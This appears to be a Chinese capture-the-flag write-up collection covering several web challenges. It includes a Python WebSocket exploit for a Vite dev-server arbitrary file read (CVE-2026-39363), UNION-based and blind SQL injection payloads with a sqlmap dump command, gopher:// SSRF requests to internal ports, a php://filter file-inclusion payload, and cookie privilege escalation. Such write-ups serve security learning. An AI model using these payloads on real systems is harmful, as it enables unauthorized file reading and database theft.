

writeup(总)

nepctf:

1. 挂钩

<https://www.ctfplus.cn/problem-detail/2085651205907812352/description>

```
12:01:07] Scanning:
12:01:11] 200 - 302B - /.flac
12:01:11] 200 - 301B - /.gif
12:01:12] 200 - 301B - /.ico
12:01:12] 200 - 301B - /.jpg
12:01:12] 200 - 302B - /.jpeg
12:01:13] 200 - 301B - /.mp3
12:01:13] 200 - 301B - /.pdf
12:01:13] 200 - 301B - /.PDF
12:01:14] 200 - 301B - /.png
12:01:15] 200 - 301B - /.txt
12:01:24] 500 - 1KB - /app
12:01:25] 500 - 1KB - /app/src
12:01:29] 301 - 48B - /debug/pprof -> /debug/pprof/
12:01:29] 200 - 2KB - /debug/pprof/
12:01:29] 200 - 7KB - /debug/pprof/goroutine?debug=1
12:01:29] 200 - 62KB - /debug/pprof/heap
12:01:30] 200 - 36KB - /debug/pprof/trace
12:01:31] 404 - 0B - /favicon.ico
12:01:33] 200 - 66B - /health
12:01:37] 200 - 129B - /metrics
12:01:39] 200 - 276B - /package
12:01:39] 200 - 191B - /package.json
12:01:39] 200 - 32KB - /package-lock.json
12:01:42] 200 - 30B - /robots.txt
```

Task Completed

```
C:\dirsearch\dirsearch-master>
```

尝试各类路径穿越读取flag 失败

扫盘没啥收获 打开题目附带的附件

```
package.json  ✕  vite.config.js
架构: https://www.schemastore.org/package.json
1      {
2        "name": "vite-hidden-transport",
3        "private": true,
4        "version": "1.0.0",
5        "scripts": {
6          "start": "vite --host 0.0.0.0 --port 5173"
7        },
8        "dependencies": {
9          "vite": "6.4.1"
10       }
11     }
12
```

vite 经查阅与CVE-2026-39363有关

<https://nvd.nist.gov/vuln/detail/CVE-2026-39363>

本题利用条件：1.版本6.4.1符合6.0.0-6.4.1

2.vite开发服务器显式暴露到网络 如上图 `--host 0.0.0.0`

3.websocket没有被ban

```
package.json  vite.config.js  ✕
1  import { defineConfig } from 'vite'
2  import path from 'node:path'
3
4  const root = process.cwd()
5
6  export default defineConfig({
7    server: {
8      host: '0.0.0.0',
9      port: 5173,
10     strictPort: true,
11
12     allowedHosts: true,
13
14     fs: {
15       strict: true,
16       allow: [
17         root,
18         path.join(root, 'src'),
19         path.join(root, 'public')
20       ],
21       deny: ['.env', '.env.*', '*.crt,pem', '**/.git/**']
22     }
23   })
24
25
```

利用原理：通过 WebSocket 发送 `vite:invoke` 调用 `fetchModule("file:///...?raw")`，绕过 `server.fs.allow` 读取任意文件。

由于浏览器端的websocket是自动加origin头的 所以要用python脚本完成 由于python还在学习中 这里使用了ai

```
import socket

TARGET_HOST = "5173-bdcfc2f0-75da-4c6d-ab5c-1d70aa6a96b7.challenge.ctfplus.cn"
TARGET_PORT = 80

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

sock.settimeout(15)
sock.connect((TARGET_HOST, TARGET_PORT))
```

此步骤相当于地址栏输入<http://xxxxxx>

```
import base64
NONCE = base64.b64encode(b"cve_2026_39363_poc_nonce").decode()
# NONCE = "Y3ZlXzIwMjZfMzkzNjNfcG9jX25vbmnI"

handshake_lines = [
    "GET / HTTP/1.1",
    f"Host: {TARGET_HOST}",
    "Upgrade: websocket",
    "Connection: Upgrade",
    f"Sec-WebSocket-Key: {NONCE}",
    "Sec-WebSocket-Version: 13",
    "Sec-WebSocket-Protocol: vite-hmr",
    "User-Agent: CVE-2026-39363-Exploit/1.0",
    "Accept: */*",
    "",
    "",
]

# 声明"我要升级协议"
# 配合上面那个
# 随机 nonce (服务器会用来算 Accept)
# RFC 6455 规定版本号就是 13
# 关键! 必须是 vite-hmr
```

```
]
handshake = "\r\n".join(handshake_lines).encode("utf-8")
sock.sendall(handshake)
```

没有origin的HTTP upgrade

```
RECV len=20
[SERVER HELLO] connected event received (OK)
```

接受服务器connected帧

```
payload = json.dumps({
    "type": "custom",
    "event": "vite:invoke",
    "data": {
        "id": "send_0_timestamp",
        "name": "fetchModule",
        "data": ["file:///flag?raw"]
    }
})
sock.sendall(build_text_frame(payload)) # 构造带 mask 的 websocket
文本帧
```

← 调用的方法名
← ⚠️ 漏洞利用点:

读取任意文件

整合起来 得到响应

```
[vite:invoke response]:
  data.result.code =
    'export default "CTFPLUS{a77a9a78-5497-4a37-abda-
6733dc94f5dd}\\n"'
```

得到flag

1.查分系统

静态网页存在数据泄露

控制台输入 `console.log(allStudentData)`

Elements

Console

Sources

Network

>>

⚙️

⋮

✕

🔍

🚫

🔗

top ▼

👁️

🔍 Filter

Default levels ▼

No Issues

⚙️

▶ 41: {序号: 42, 学号: '24455422044', 姓名: '赵一', 专业: '通信工程', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▼ 46:

I-1-1: 10

I-1-2: 2

I-2-1: 2

I-2-2: 10

I-2-3: 9

I-2-4: 6

I-3-1: 1

I-3-2: 6

I-4-1: 3

I-4-2: 1

I-5-1: 0

I-5-2: 5

II-1-1: 6

II-1-2: 1

II-2-1: 6

II-2-2: 0

II-3-1: 4

II-3-2: 6

II-4-1: 2

II-4-2: 8

II-5: 0

III-1-1: 6

III-1-2: 4

III-1-3: 3

III-1-4: 6

III-2-1: 4

III-2-2: 9

III-2-3: 3

专业: "计算机科学与技术"

姓名: "moectf"

学号: "25192837465"

序号: 47

总分: 123

折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ [[Prototype]]: Object

▶ 47: {序号: 48, 学号: '24295166600', 姓名: '冯三', 专业: '计算机科学与技术', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 48: {序号: 49, 学号: '24850184669', 姓名: '何芳', 专业: '历史学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 49: {序号: 50, 学号: '25118848213', 姓名: '马小东', 专业: '化学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 50: {序号: 51, 学号: '25324703105', 姓名: '李静', 专业: '汉语言文学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 51: {序号: 52, 学号: '23216885327', 姓名: '陈小东', 专业: '金融学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 52: {序号: 53, 学号: '23136829577', 姓名: '徐敏', 专业: '化学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 53: {序号: 54, 学号: '23538271841', 姓名: '罗小雨', 专业: '人工智能', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

▶ 54: {序号: 55, 学号: '24052017754', 姓名: '黄小宇', 专业: '汉语言文学', I-1-1: 10, I-1-2: 2, I-2-1: 2, I-2-2: 10, I-2-3: 9, I-2-4: 6, I-3-1: 1, I-3-2: 6, I-4-1: 3, I-4-2: 1, I-5-1: 0, I-5-2: 5, II-1-1: 6, II-1-2: 1, II-2-1: 6, II-2-2: 0, II-3-1: 4, II-3-2: 6, II-4-1: 2, II-4-2: 8, II-5: 0, III-1-1: 6, III-1-2: 4, III-1-3: 3, III-1-4: 6, III-2-1: 4, III-2-2: 9, III-2-3: 3, 专业: "计算机科学与技术", 姓名: "moectf", 学号: "25192837465", 序号: 47, 总分: 123, 折合: "moectf{y0u_c@n_reAd_th3_h+nn1}"

```
▶ 55: {序号: 56, 学号: '24099275542', 姓名: '林小南', 专业: '工商管理', ...}
▶ 56: {序号: 57, 学号: '23733539905', 姓名: '刘强', 专业: '软件工程', I-}
▶ 57: {序号: 58, 学号: '24681760380', 姓名: '唐小北', 专业: '自动化', I-}
▶ 58: {序号: 59, 学号: '23684698178', 姓名: '梁宁', 专业: '经济学', I-1-}
▶ 59: {序号: 60, 学号: '25050940252', 姓名: '孙磊', 专业: '生物科学', I-}
▶ 60: {序号: 61, 学号: '23789447851', 姓名: '周小丽', 专业: '教育学', I-}
```

2.web安全



3.归途

扫盘得到/login和robots.txt

```

50% {
  transform: translateY(-10px);
}
}
</style>
</head>
<body>
  <::before>
  <main>
    <!-- Key2-QDBtNG9k --> == $0
    <section class="hero">
      <::before>
        <span class="cat-icon">🐱🚀</span>
        <h1></h1>
        <p class="story">可怜的猫猫被外星人绑架了，快收集key救救猫猫</p>
        <p id="api-status">正在扫描外星服务器信号.....</p>
      </section>
      <script></script>
    </main>
  </body>

```

```

<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
-)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]};e=function(){return"
('1.0("3-2==");',4,4,'log|console|N2ghNUkkTQ|Key1'.split('|'),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
-)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]};e=function(){return"
('8((=>7["\\a\\9\\3"]
("\\5\\6\\4\\b\\g\\0\\h\\3\\i\\0\\f\\1\\1\\c\\d\\2\\2"),e);',19,19,'x4
{}))
async function pollKey() {
  try {
    const res = await fetch("/getKey?id=3", { cache: "no-store"
    const data = await res.json();
  } catch (error) {
    document.getElementById("api-status").textContent = "Request
  }

```

```

pretty print
{"key": "Key3-M0szeUVuKw==", "message": "Do you know url params? Try to get Key4"}

```

```

pretty print
{"key": "Key4-ZXJUaDFzbGE=", "message": "Do you know HTTP headers? Check it. Besides, Try to POST this api"}

```

post /getKey?id=3 后得到key6

try login 进入扫盘得到的login页面


提示try login the account of admin 进行cookie越权 得到key7

合并key: 7h!5I\$M@0m4od3K3yEn+erTh1sla!93tf|1la@4a@g696g9

作为answer POST到/f13ggggg 得到flag

4.古籍翻阅


本题提供了书籍2目录 点开一本书抓包可得:




send to intruder后把book=后部分框起来 进行攻击 测试找到状态非404的目录

这里第一遍遍历失败了 由于没有关掉URL编码 没扫出来

关掉后扫出true file




flag藏在根目录 想到路径穿越



5. 河湖小盗

经尝试 不存在XSS 因为引号被转义



尝试探测sql注入

查询序号

1#

查询

序号	登记人	公开科目
1	林舟	高等数学

查询序号

1 and 1=1

查询

序号	登记人	公开科目
1	林舟	高等数学

查询序号

1--

查询

序号	登记人	公开科目
1	林舟	高等数学

判断列数

查询序号

1 ORDER BY 4--

查询

没有找到匹配记录。

在此之前都是得到1的结果 所以得到列数为3

找回显位

当前仅开放公开科目与登记人索引查询。

查询序号

-1 union select 1,2,3--

查询

序号	登记人	公开科目
1	2	3

数据库名称

查询序号

-1 UNION SELECT 1,database(),3--

查询

序号	登记人	公开科目
1	past_paper	3

获得表名

查询序号

-1 UNION SELECT 1,group_concat(table_name),3 FROM information_schema.table:

查询

序号	登记人	公开科目
1	flag_table,past_paper,public_subjects	3

```
-1 UNION SELECT 1,group_concat(table_name),3
FROM information_schema.tables
WHERE table_schema=database()--
```

获得列名

查询序号

-1 UNION SELECT 1,group_concat(column_name),3 FROM information_schema.col

查询

序号	登记人	公开科目
1	flag,id	3

```
-1 UNION SELECT 1,group_concat(column_name),3 FROM
information_schema.columns WHERE table_name='flag_table'--
```

获取数据

查询序号

-1 UNION SELECT 1,group_concat(flag,0x3a,id),3 FROM flag_table--

查询

序号	登记人	公开科目
1	moectf{h3re_i5_your_7e\$7_pap3r}:1	3

```
-1 UNION SELECT 1,group_concat(flag,0x3a,id),3 FROM flag_table--
```

6.江洋大盗

查询序号

1 and 1=1

查询

序号	登记人	公开科目
1	林舟	高等数学

查询序号

2-1

查询

序号	登记人	公开科目
1	林舟	高等数学

数字型

查询序号

1 order by 4

查询

没有找到匹配记录。

同样列数为3

查询序号

-1 UNION SELECT 1,2,3

查询

没有找到匹配记录。

union select被屏蔽 测试双写绕过失败 注释绕过失败 大小写注入失败 union不可用

报错注入不可用 因为没有回显 因为之前发现了1 and 1=1成功解析为1 这里尝试布尔盲注

因为怀疑数据库名称与上一道题一致 直接测试

```
1 AND length(database())=10
```

查询序号

1 AND length(database())=10

查询

序号	登记人	公开科目
1	林舟	高等数学

查询序号

1 AND ascii(substr(database(),1,1))=112

查询

序号	登记人	公开科目
1	林舟	高等数学

所以数据库还是past_paper 表名列名也是一样的

使用sqlmap post数据 参数为id

```
python sqlmap.py -u "http://127.0.0.1:53956/" --data="id=1" -D  
past_paper -T flag_table --columns flag --dump
```

```
[1] entity  
+-----+-----+  
| id | flag  
+-----+-----+  
| 1 | moectf{C0ngr@+u1@7|0ns_8u+_h3re_would_not_6e_any_pas7_3x@m_pap3r_in_f4ct}  
+-----+-----+
```

7.熊出没

输入url 怀疑SSRF方向 使用gopher协议

```
gopher://127.0.0.1:54321/_GET%20/
```

注意这里的地址是127.0.0.1 靶场的内部服务

从前有座山，叫狗粉岭.....

在遥远的狗粉岭，两只小熊正到处寻找传说中的蜂蜜。
把你发现的「蜜罐地址」告诉我，我去帮你看看是不是真的蜂蜜！ 🍯

 出发找蜂蜜!

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 33

Honey Vault
paths: /secret-honey
```

`gopher://127.0.0.1:54321/_GET%20/secret-honey`

从前有座山，叫狗粉岭.....

在遥远的狗粉岭，两只小熊正到处寻找传说中的蜂蜜。
把你发现的「蜜罐地址」告诉我，我去帮你看看是不是真的蜂蜜！ 🍯

 出发找蜂蜜!


```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 45

moectf{43da7418-e284-c6a1-d625-1f9f7b346265}
```

8.七狗免费小说


这里点了文件就存在文件包含 但因为php文件 所以需要php伪协议读取

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```




有waf 重新回到原页面

题目提示看f12



